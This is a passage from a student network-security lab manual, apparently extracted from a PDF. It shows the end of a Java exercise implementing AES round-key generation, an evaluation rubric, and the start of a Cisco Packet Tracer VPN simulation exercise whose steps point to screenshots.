        {0xe0, 0x32, 0x3a, 0xa, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4,
0x79},
        {0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae,
0x08},
        {0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b,
0x8a},
        {0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d,
0x9e},
        {0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28,
0xdf},
        {0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb,
0x16}
    };
    public static final int[][] rcon = {
        {0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36},
        {0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00},
        {0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00},
        {0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00}
    };
    static void display(){
        for (int i=0; i<key.length; i++){
            for (int j=0; j < key[0].length; j++){
                System.out.print(Integer.toHexString(key[i][j]) + " ");
            }
            System.out.println();
        }
    }
    static void notQuadKey(int c){
        for (int i=0; i<4; i++){
            key[i][c] = key[i][c - 1] ^ key[i][c - 4];
        }
    }
    static void quadKey(int c){
        for (int i=0; i<4; i++){
            String split;
            if (i == 3)
                split = Integer.toHexString(key[0][c-1]);
            else

```

```
split = Integer.toHexString(key[i+1][c-1]);
if (split.length() == 1){
    split = "0" + split.charAt(0);
}
int row = Integer.parseInt(split.charAt(0) + "", 16);
int col = Integer.parseInt(split.charAt(1) + "", 16);
key[i][c] = sbox[row][col] ^ rcon[i][(c/4) - 1] ^ key[i][c-4];
}

public static void main(String[] args) {
    Scanner sc = new Scanner(System.in);
    int count = 1;
    for (int j=4; j<key[0].length; j++){
        if (j % 4 == 0)
            quadKey(j);
        else
            notQuadKey(j);
        if (j % 4 == 3){
            System.out.println("_____ ROUND " + count++ + " _____");
            display();
        }
    }
}
```

---

## **SCREEN SHOTS:**

---

**RESULT:**

Thus, implementation of key generation in Advanced Encryption Standard using Java/Python has been successfully implemented.

**Evaluation**

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.9

**SIMULATION OF VPN USING CISCO PACKET TRACER****AIM:**

To practice or simulate VPN using Cisco Packet Tracer.

**DESCRIPTION:****What is VPN?**

VPN stands for virtual private network. It's a digital tool that redirects your internet traffic through a secure tunnel, hiding your IP address and encrypting your data in the process

**Usage of VPN in Network Management**


Sending data through the public internet is not safe so when we use a trusted party as intermediary for transferring data with high encryption it will be secure. So network architects construct the architecture such that all the data from a subnet is transferred through a secure tunnel to another subnet.

**What is the functionality of VPN?**


- Secure encryption
- Disguising your whereabouts
- Access to regional content
- Secure data transfer

**SCREEN SHOTS:**


### Step 1. Set network architecture PC's and routers




### Step 2. Navigate to router0->config->FastEthernet0/0 as given below




Step 3. Navigate to PC0->desktop->ip config and configure as given below




Step 4. Navigate router2->config->FastEthernet0/0 and configure as below




Step 5. Navigate to pc1->desktop->ipconfig and configure as given below




Step 6. Now the architecture will be as given below




Step 7. Navigate to router1->config->FastEthernet0/0 and configure as given below



